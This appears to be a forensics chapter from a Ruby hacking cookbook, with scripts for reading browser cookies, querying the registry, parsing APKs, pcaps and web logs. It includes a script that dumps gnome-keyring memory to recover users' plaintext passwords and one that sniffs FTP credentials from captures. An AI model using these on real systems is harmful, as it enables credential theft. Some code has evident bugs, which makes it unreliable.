
```
require 'sqlite3'

# List all Cookies
db = SQLite3::Database.new "Cookies"
db.execute  "SELECT host_key, path, name, value FROM cookies"
```

More about Chrome forensic

Windows Forensic

Windows Registry



Enumeration

```
require 'win32/registry'


# List keys
keyname = 'SOFTWARE\Clients'
access  = Win32::Registry::KEY_ALL_ACCESS
Win32::Registry::HKEY_LOCAL_MACHINE.open(keyname,  access).keys

# List all MAC address keys
keyname= 'SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Signatures\Unmanaged'

access = Win32::Registry::KEY_ALL_ACCESS
Win32::Registry::HKEY_LOCAL_MACHINE.open(ketname, access).keys

keyname= 'SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Signatures\Unmanaged'

access = Win32::Registry::KEY_ALL_ACCESS
Win32::Registry::HKEY_LOCAL_MACHINE.open(keyname, access) do |reg|;
  reg.each_key{|k, v| puts k, v}
end
```

Note: `KEY_ALL_ACCESS` enables you to write and deleted. The default access is `KEY_READ` if you specify nothing.

Android Forensic

Parsing APK file

Our example will be on DIVA (Damn insecure and vulnerable App) APK file. You can download the file from here.

Note: Some methods may not return the expected output because the missing information in the apk, e.g. the suggested apk doesn't have icon and signs but you can download some known apk like twitter apk or so and test it, it works.

We'll use ruby_apk gem to do that

- Install ruby_apk gem

```
gem install ruby_apk
```

Now, lets start parsing

```
require 'ruby_apk'

apk = Android::Apk.new('diva-beta.apk')

# listing files in apk
apk.each_file do |name, data|
  puts "#{name}: #{data.size}bytes" # puts file name and data size
end

# Extract icon data in Apk
icons = apk.icon
icons.each do |name, data|
  File.open(File.basename(name), 'wb') {|f| f.write data } # save to file.
end

# Extract signature and certificate information from Apk
signs = apk.signs                    # retrun Hash(key: signature file path, value: Open
SSL::PKCS7)
signs.each do |path, sign|
  puts path
  puts sign
end

# Manifest
## Get readable xml
manifest = apk.manifest
puts manifest.to_xml

## Listing components and permissions
manifest.components.each do |c|     # 'c' is Android::Manifest::Component object
  puts "#{c.type}: #{c.name}"
```

```
  c.intent_filters.each do |filter|
    puts "\t#{filter.type}"
  end
end

## Extract application label string
puts apk.manifest.label

# Resource
## Extract resource strings from apk
rsc = apk.resource
rsc.strings.each do |str|
  puts str
end

## Parse resource file directly
rsc_data = File.open('resources.arsc', 'rb').read{|f| f.read }
rsc = Android::Resource.new(rsc_data)

# Resolve resource id
rsc = apk.resource

## assigns readable resource id
puts rsc.find('@string/app_name')   # => 'application name'

## assigns hex resource id
puts rsc.find('@0x7f040000')        # => 'application name'

## you can set lang attribute.
puts rsc.find('@0x7f040000', :lang => 'ja')

# Dex
## Extract dex information
dex = apk.dex
### listing string table in dex
dex.strings.each do |str|
  puts str
end

### listing all class names
dex.classes.each do |cls|           # cls is Android::Dex::ClassInfo
  puts "class: #{cls.name}"
  cls.virtual_methods.each do |m|   # Android::Dex::MethodInfo
    puts "\t#{m.definition}"        # puts method definition
  end
end

## Parse dex file directly
dex_data = File.open('classes.dex','rb').read{|f| f.read }
dex = Android::Dex.new(dex_data)
```

Memory Forensic

Linux memory

Dump Linux memory

To dump Linux memory for a specific process to disk, we need the follwoing:

1. **Get process id (PID):** `/proc/\[PID\]/cmdline`
    - *cmdline* is file holds the complete command line for the process.
2. **Get PID maps:** `/proc/\[PID\]/maps`
    - *maps* is file containing the currently mapped memory regions and their access permissions.
3. **Get processs memory pages:** `/proc/\[PID\]/mem`
    - *mem* is a file can be used to access the pages of a process's memory through

Case study

Let's assume we want to dump `gnome-keyring-daemon` process's memory to our disk in order to extract the logged-in user(s) password(s) since its stored in as a plan text in memory. Moreover, we know that it comes after "libgck-1" or "libgcrypt" strings in memory. We'll brack that a parts then put it together.

Get process id (PID)

```
@pids = []
Dir.glob('/proc/*/cmdline').each do |cmdline_file|
  processes_name.each do |process|
    if File.read(cmdline_file).include? "gnome-keyring-daemon"
      @pids << cmdline_file.split('/')[2].to_i  # get the pid number from proc/nnn/cmdl
ine
    end
  end
end
```

Get PID maps:

```
@pids_maps = []
@pids.each do |pid|
  # Open and parse maps file for each pid
  File.readlines("/proc/#{pid}/maps").each do |line|
    address, permissions = line.split(' ').first(2)
    # Find addresses in readable process memory pages
    if permissions.match(/^r.*/)
      # Find where pages starts and ends to read, no need to dump the whole memory.
      memory_start, memory_stop = address.split('-').map{|r| r.to_i(16)}
      chunk_size = memory_stop - memory_start
      @pids_maps << {pid: pid, memory_start: memory_start, memory_stop: memory_stop, ch
unk: chunk_size}
    end
  end
end
```

Get processs memory pages:

```
memory_dump = ''

@pids_maps.each do |pid|
  chunk_pointer = File.open("/proc/#{pid[:pid]}/mem", 'rb')      # Open mem file
  chunk_pointer.seek  pid[:memory_start]                         # put reading pointer w
here page starts
  memory_dump << chunk_pointer
end

File.open('gnome-keyring.dump', 'wb') {|f| f.print memory_dump} # Write dump to the des
k as binary
```

Network Traffic Analysis

Basic PCAP File Parsing

```
require 'packetfu'
packets = PacketFu::PcapFile.read_packets 'packets.pcap'
```

Download packets.pcap file.

Find FTP Credentials

```
#!/usr/bin/env ruby
require 'packetfu'

pcap_file = ARGV[0]
packets = PacketFu::PcapFile.read_packets pcap_file

packets.each_with_index do |packet, i|
  if packet.tcp_dport == 21
    if packet.payload.match(/(USER|PASS)/)
      src = [packet.ip_src].pack('N').unpack('C4').join('.')
      dst = [packet.ip_dst].pack('N').unpack('C4').join('.')
      puts "#{src} => #{dst}"
      print packet.payload
    end
  end
end
```

Returns

```
192.168.2.127 => 192.168.2.128
USER ayoi
192.168.2.127 => 192.168.2.128
PASS kambingakuilang
```

Download ftp.pcap file

Capturing and building PCAP file

Sometime we don't have the time or option to install external libraries on our environment. Let's work capture all packets on all interfaces then see how to build a **pcap** file to write in it.

```
#!/usr/bin/env ruby
#
# KING SABRI | @KINGSABRI
#
require 'socket'

class Pcap

  def initialize(pcap_file)
    @pcap_file = open(pcap_file, 'wb')
    # Pcap Global https://wiki.wireshark.org/Development/LibpcapFileFormat#Global_Header

    global_header = [
        0xa1b2c3d4,   # magic_number: used to identify pcap files
        2,            # version_major
        4,            # version_minor
        0,            # thiszone
        0,            # sigfigs
        65535,        # snaplen
        1             # network (link-layer), 1 for Ethernet
    ].pack('ISSIIII')
    @pcap_file.write global_header
  end

  def write(data)
    time_stamp  = Time.now.to_f.round(2).to_s.split('.').map(&:to_i)
    data_length = data.length
    # Pcap Record (Packet) Header: https://wiki.wireshark.org/Development/LibpcapFileFo
rmat#Record_.28Packet.29_Header
    packet_header = [
        time_stamp[0],   # ts_sec timestamp seconds
        time_stamp[1],   # ts_usec timestamp microseconds
        data_length,     # incl_len the number of bytes of packet data actually captured

        data_length      # orig_len the length of the packet as it appeared on the netw
ork when it was captured
    ].pack('IIII')
    record = "#{packet_header}#{data}"
    @pcap_file.write(record)
  rescue
    @pcap_file.close
  end
end

pcap   = Pcap.new(ARGV[0])
socket = Socket.new(Socket::PF_PACKET, Socket::SOCK_RAW, 0x03_00)
loop do
  raw_data = socket.recvfrom(65535)[0]
  pcap.write raw_data
end
```

<!--
http://www.behindthefirewalls.com/2014/01/extracting-files-from-network-traffic-pcap.html

http://jarmoc.com/blog/2013/05/22/bsjtf-ctf-writeup-what-in-the-name-of-zeus/

http://hamsa.cs.northwestern.edu/readings/password-cracking2/
-->

<!--

!/usr/bin/env ruby

#

https://www.youtube.com/watch?v=owsr3X453Z4

require 'packetfu'
require 'pp'

capture = PacketFu::Capture.new :iface => 'mon0', :promisc => true, :start => true

capture.stream.each do |p|

pkt = PacketFu::Packet.parse p
pp pkt
end

\

array 56

include PacketFu
packets = PcapFile.file_to_array '/home/KING/wireless.pcap'

packets.each*with_index do |packet , ref*|
puts "" 75
puts "Reference: #{ref}"
puts "\" _ 75

pkt = Packet.parse(packet)
puts pkt.dissect
sleep 2

end

\

packets = PcapFile.read_packets '/home/KING/wireless.pcap'
packet = packets[56]
pkt = Packet.parse(packet)

```
puts pkt.inspect_hex

=begin
1876
1551
1550
1339
1324
459
458
=end
--->
```

Parsing Log Files

Apache Log File

Let's first list the important information that we may need from the Apache logs

- [x] IP address
- [x] Time stamp
- [x] HTTP method
- [x] URI path
- [x] Response code
- [x] User agent

To read a log file, I prefer to read it as lines

```
apache_logs = File.readlines "/var/log/apache2/access.log"
```

I was looking for a simple regular expression for Apache logs. I found one here with small tweak.

```
apache_regex = /(\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}) - (.{0})- \[([^\]]+?)\] "(GET|POST
|PUT|DELETE) ([^\s]+?) (HTTP\/1\.1)" (\d+) (\d+) "-" "(.*)"/
```

So I came up with this small method which parses and converts Apache "access.log" file to an array contains a list of hashes with our needed information.

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI


apache_logs = File.readlines "/var/log/apache2/access.log"

def parse(logs)

  apache_regex = /(\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}) - (.{0})- \[([^\]]+?)\] "(GET|POST|PUT|DELETE) ([^\s]+?) (HTTP\/1\.1)" (\d+) (\d+) ([^\s]+?) "(.*)"/

  result_parse = []
  logs.each do |log|
    parser = log.scan(apache_regex)[0]

    # If can't parse the log line for any reason.
    if log.scan(apache_regex)[0].nil?
      puts "Can't parse: #{log}\n\n"
      next
    end

    parse =
        {
          :ip         => parser[0],
          :user       => parser[1],
          :time       => parser[2],
          :method     => parser[3],
          :uri_path   => parser[4],
          :protocol   => parser[5],
          :code       => parser[6],
          :res_size   => parser[7],
          :referer    => parser[8],
          :user_agent => parser[9]
        }
    result_parse << parse
  end

  return result_parse
end

require 'pp'
pp parse(apache_logs)
```

Returns

```
[{:ip=>"127.0.0.1",
  :user=>"",
  :time=>"12/Dec/2015:20:09:05 +0300",
  :method=>"GET",
  :uri_path=>"/",
  :protocol=>"HTTP/1.1",
  :code=>"200",
  :res_size=>"3525",
  :referer=>"\"-\"",
  :user_agent=>
   "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.
2526.80 Safari/537.36"},
 {:ip=>"127.0.0.1",
  :user=>"",
  :time=>"12/Dec/2015:20:09:05 +0300",
  :method=>"GET",
  :uri_path=>"/icons/ubuntu-logo.png",
  :protocol=>"HTTP/1.1",
  :code=>"200",
  :res_size=>"3689",
  :referer=>"\"http://localhost/\"",
  :user_agent=>
   "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.
2526.80 Safari/537.36"},
 {:ip=>"127.0.0.1",
  :user=>"",
  :time=>"12/Dec/2015:20:09:05 +0300",
  :method=>"GET",
  :uri_path=>"/favicon.ico",
  :protocol=>"HTTP/1.1",
  :code=>"404",
  :res_size=>"500",
  :referer=>"\"http://localhost/\"",
  :user_agent=>
   "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.
2526.80 Safari/537.36"}]
```

Note: The Apache LogFormat is configured as `LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-agent}i\"" combined` which is the default configurations.

- %h is the remote host (i.e. the client IP address)
- %l is the identity of the user determined by identd (not usually used since not reliable)
- %u is the user name determined by HTTP authentication
- %t is the time the request was received.
- %r is the request line from the client. ("GET / HTTP/1.0")
- %>s is the status code sent from the server to the client (200, 404 etc.)
- %b is the size of the response to the client (in bytes)
- Referer is the page that linked to this URL.
- User-agent is the browser identification string.

IIS Log File

Here is a basic IIS log regular expression

```
iis_regex = /(\d{4}-\d{2}-\d{2}) (\d{2}:\d{2}:\d{2}) (\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}) ([^\s]++?) (\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}) (\d{2}) (GET|POST|PUT|DELETE) ([^\s]++?) - (\d+) (\d+) (\d+) (\d+) ([^\s]++?) (.*)/
```

References

- **Contributors**
    - GitBook Desktop Editor
        - Download and installation
    - How to GitBook [Videos]
        - Create GitBook online
        - Download and Install Gitbook package
        - Create GitBook with Editor
    - Markdown [Documentations]
        - Markdown docs - GitBook | Official docs
        - Mastering Markdown - GitHub | Mastering Markdown
- **Beginner**
    - Ruby Tutorials - Tutorialspoint
    - Ruby programming Tutorials - Simple Free videos
    - Lynda: Ruby Essential Training - Commercial Training
    - Ruby from InfiniteSkills - Commercial Training
    - Quick Ruby syntax Cheat sheet
    - 4Programmer.com - Ruby
    - Ruby Programming Tutorials - Free Video series
    - Ruby3arabi - Arabic Ruby community
- **Books**
    - Ruby Learning
    - Working with TCP Sockets
    - Working with Unix Processes
    - Working with Ruby Threads
    - Ruby Cookbook
    - Learn Ruby The Hard Way
    - AllRubyBooks
- **Sites, Topics and Articles**
    - Rubymonk.com
    - Byte manipulation in ruby
    - Ruby Format
    - Codewars
    - rubeque
    - Hackerrank
    - RubySec - Ruby Security Advisory
    - /r/ruby_infosec
    - A dozen (or so) ways to start sub-processes in Ruby: [Part 1, Part 2, Part 3]
- **Hacking Tools built with ruby**
    - Metasploit framework - Exploitation framework [link]
    - Beef framework - XSS framework [link]
    - Arachni - Web Application scanner framework [link]
    - Metasm - Assembly manipulation suite [link]

- WPscan - WordPress vulnerability scanner [link]
- WPXF - Wordpress Exploit Framework [link]
- BufferOverflow kit - Exploitation tool Kit [link]
- HTTP Traceroute [link]
- CeWL - Custom Word List generator [link]
- Roini - Vulnerability research and exploit development framework [link]
- Idb - Simplifys some common tasks for iOS pentesting & research [link]
- Bettercap - Extensible MitM tool and framework [link]
- WATOBO - The Web Application Security Toolbox [link]
- Intrigue.io - Open Source project, discovering attack surface through OSINT [link]
- OhNo - The Evil Image Builder & Meta Manipulator [link]
- WhatWeb - Website Fingerprinter [link]
- Relyze - reverse engineer similar to IDA-Pro supports Ruby plugins [link]
- Capstone - multi-platform, multi-architecture disassembly framework supports Ruby [link]
- **[**ADD YOUR RUBY HACKING TOOL HERE!**]**

FAQs

Q \ What is Rubyfu?

Rubyfu is a book to use not to read!. It's a clean, clear ruby book for hackers. As we need a periodical small/big tasks in our daily hacking, this book comes to reduce the number of wasting time in googling "*How to do X in ruby*" let's focus on hacking our target and find the *how* here.

Q \ How to get the best benefits of Rubyfu?

The concept of this book is the need to know, so

- open Rubyfu.net, click read button.
- on the browser tab, right-click, "Pin-tab"
- read the code and the code's comments.
- run it in Ruby interpreter IRB/pry to see each line's execution.
- run the whole code in a script
- enhance the code to fit your needs
- and yeah, tweet the code and its output to @Rubyfu, we'd love that!

Q \ Why Ruby language?

Why not?!

Q \ Why there is no explanation for beginners?

We respect all beginners and newcomers from all levels and all programming languages; But, this book helps certain type of people (hackers) to find a common challenging code in their journey. So with our love, we add good references to help you to start and we can't wait to see you writing to this book.

Q \ If I can add valuable contents to beginners section, shall I?

In this stage we're really focusing on the core, the *How*. however, if you have really **valuable and complete** contents to add, we may add a complete chapter for beginners in this book and we may add you to the authors list as well. Till that moment, you can do a spelling, grammar, etc review.

Q \ Do you add contributors name even it was small contribution?

Yes, in a make sense amount of contribution, of course ;)

Q \ Why did you choose GitBook?

Here are some main reasons:

- Easy to read
- Easy to write - using markdown
- Easy to contribute - using GitHub
- Easy to manage - contributions, views, etc
- And you can download the book with many formats - PDF, EPUB, etc

Q \ When this book get completed?

Well, it shouldn't; This book is an experience base book, so as far as we learn from our daily hacking and the need of automation we'll keep update this book.

Q \ What if I didn't understand some code in Rubyfu?

No problem, DON'T HESITATE to open an issue and ask us anything, anytime.

Q \ What's the communication channel of Rubyfu book

You can contact us on one of the following channels

- Twitter: @Rubyfu
- Google+: Rubyfu page
- Facebook: Rubyfu page
- GitHub: Rubyfu Repository

Contributors



Big love to those people who support this book by any meaning.

Founder

- KING SABRI | @KINGSABRI

Authors

- KING SABRI | @KINGSABRI
- [WRITE MORE AND PLACE YOUR NAME HERE]

Contributors

- Bashar - *Technical Editor*
- William Coppola | @SubINacls - *Spreading & advising*
- Brendan Baldwin | @usergenic - *Gave away Rubyfu github org. name & twitter account*
- Ahmed Aboul-Ela | @aboul3la - *Enhancing Book web design*
- Sven Vetsch | @disenchant - *PR proofreading*
- Christian Fernandez | @b1naryFreed0m - *Code and PR*
- Arron Crawford | @SquirrelsNabrrl - *Social media, background, advices and more*

Sponsors

- Arab Security Community (Security4arabs)

TODO

Module 0x0 | Introduction

Module 0x1 | Basic Ruby Kung Fu

- [ ] Non-Alphanumeric Ruby (link 1, link 2)

Module 0x2 | System Kung Fu

Module 0x3 | Network Kung Fu

- [ ] SMB scanner

Module 0x4 | Web Kung Fu

- [ ] Ruby 2 JavaScript

Module 0x5 | Exploitation Kung Fu

- [ ] Enhance Metasm

Module 0x6 | Forensic Kung Fu

- [ ] Add more forensic stuff

Other TODOs

- [ ] Add Hardware Hacking
- [ ] Add ubertooth